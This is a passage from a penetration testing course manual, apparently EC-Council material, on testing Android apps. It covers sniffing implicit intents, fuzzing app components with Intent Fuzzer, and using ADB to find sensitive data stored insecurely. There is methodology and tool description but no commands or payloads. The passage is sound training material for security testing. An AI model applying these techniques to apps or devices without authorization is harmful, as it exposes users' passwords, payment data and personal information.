


Figure K.31: Screenshot of Package Play showing installed packages



Figure K.32: Screenshot of Package Play showing Activities Exported By Package

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Intent Sniffing

Android application uses intents for inter-application and intra-application communication. Two types of Intents are used by an application to communicate with other application: Explicit Intent and implicit Intent. Explicit Intent is secure as it communicates inside the application, but implicit Intent is not. So, if your application is using implicit Intent, hackers may sniff, modify, steal, or replace the content of Intent to compromise user privacy and application security.

As a pen tester, you need to verify whether any malicious application is allowed to receive broadcast or implicit messages. To verify, define the same Intent filters and try to intercept the Intent, in order to gain access to sensitive information.

You may use Intent Sniffer tool to analyze the leakage of sensitive messages in Intents:

- **Intent Sniffer**

  Source: *https://www.nccgroup.trust*


  Intent Sniffer is a tool that may be used on any device using the Google Android operating system (OS). It monitors runtime routed broadcasts Intents, sent between applications on the system. It's GET_TASKS option is used to see the recent tasks Intents and to provide permission to the applications for accessing the activities. The tool may also dynamically update actions and categories.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.33: Screenshot of Intent Sniffer

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test Android App using Intent Fuzzer

Testing Android application is an integral part of application development process. By testing an Android app, testers may detect vulnerabilities and identify security holes that are present in the application. While testing, you have to decompile, analyze, and test different security issues, such as improper platform usage, insufficient transport layer security, insecure authentication and authorization, insufficient cryptography, code tampering, unauthorized logging, leakage of sensitive information, insecure data storage, etc. You may use different tools to test Android application such as Intent Fuzzer, Intent Sniffer, Manifest Explorer, etc.

- **Intent Fuzzer**

  Source: *https://www.nccgroup.trust*

  Intent Fuzzer is a tool that may be used on any device using the Google Android operating system (OS). It often finds bugs that cause the system to crash or performance issues on the device, applications, or custom platform distributions. You may use Intent Fuzzer to send unexpected or incorrect input to an application in an attempt to cause it to fail. The tool may either fuzz a single component or all components. But in case of activities, only single Activities may be fuzzed, not all of them. It works well on broadcast receivers, and average on services.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure K.34: Screenshot of Intent Fuzzer



Figure K.35: Screenshot of Intent Fuzzer

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test whether Application Stores any Sensitive Information

Many applications contain sensitive information that are recommended to be kept secured from unauthorized access. If this information is not properly secured, then there is a probability that it will become vulnerable. You may use various methods to protect the sensitive information, such as back-up, encryption, lock plus wipe data, etc.

You need to test whether the target application stores any sensitive information. To test the application, check the places where application may store the information for example, on the device or on an external SD card. You may check the information that is processed by the application and input by the user. Moreover, you should also consider the information that is valuable to the outsiders, such as passwords, credit card information, PII etc. Once you have identified the vulnerabilities, use it to exploit the application in order to gain access to the sensitive information.

You may use the Android debug bridge (ADB) shell to determine whether the application stores any sensitive data locally or not in an unsecured manner. It allows you to browse the file system of the target mobile phone.

- **Android debug bridge (ADB)**

  Source: *https://developer.android.com*

  It is a command-line tool that allows you to install and test the applications through debugging. It contains the following components:

  - **Client**: It runs on the developer side machine and sends the commands. The adb command is used for invoking the client.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Daemon**: It runs commands at the background of each of the Android device connected or at the Android emulator.
- **Server**: It runs on the developer side machine as a background process and manages the client and daemon connections.


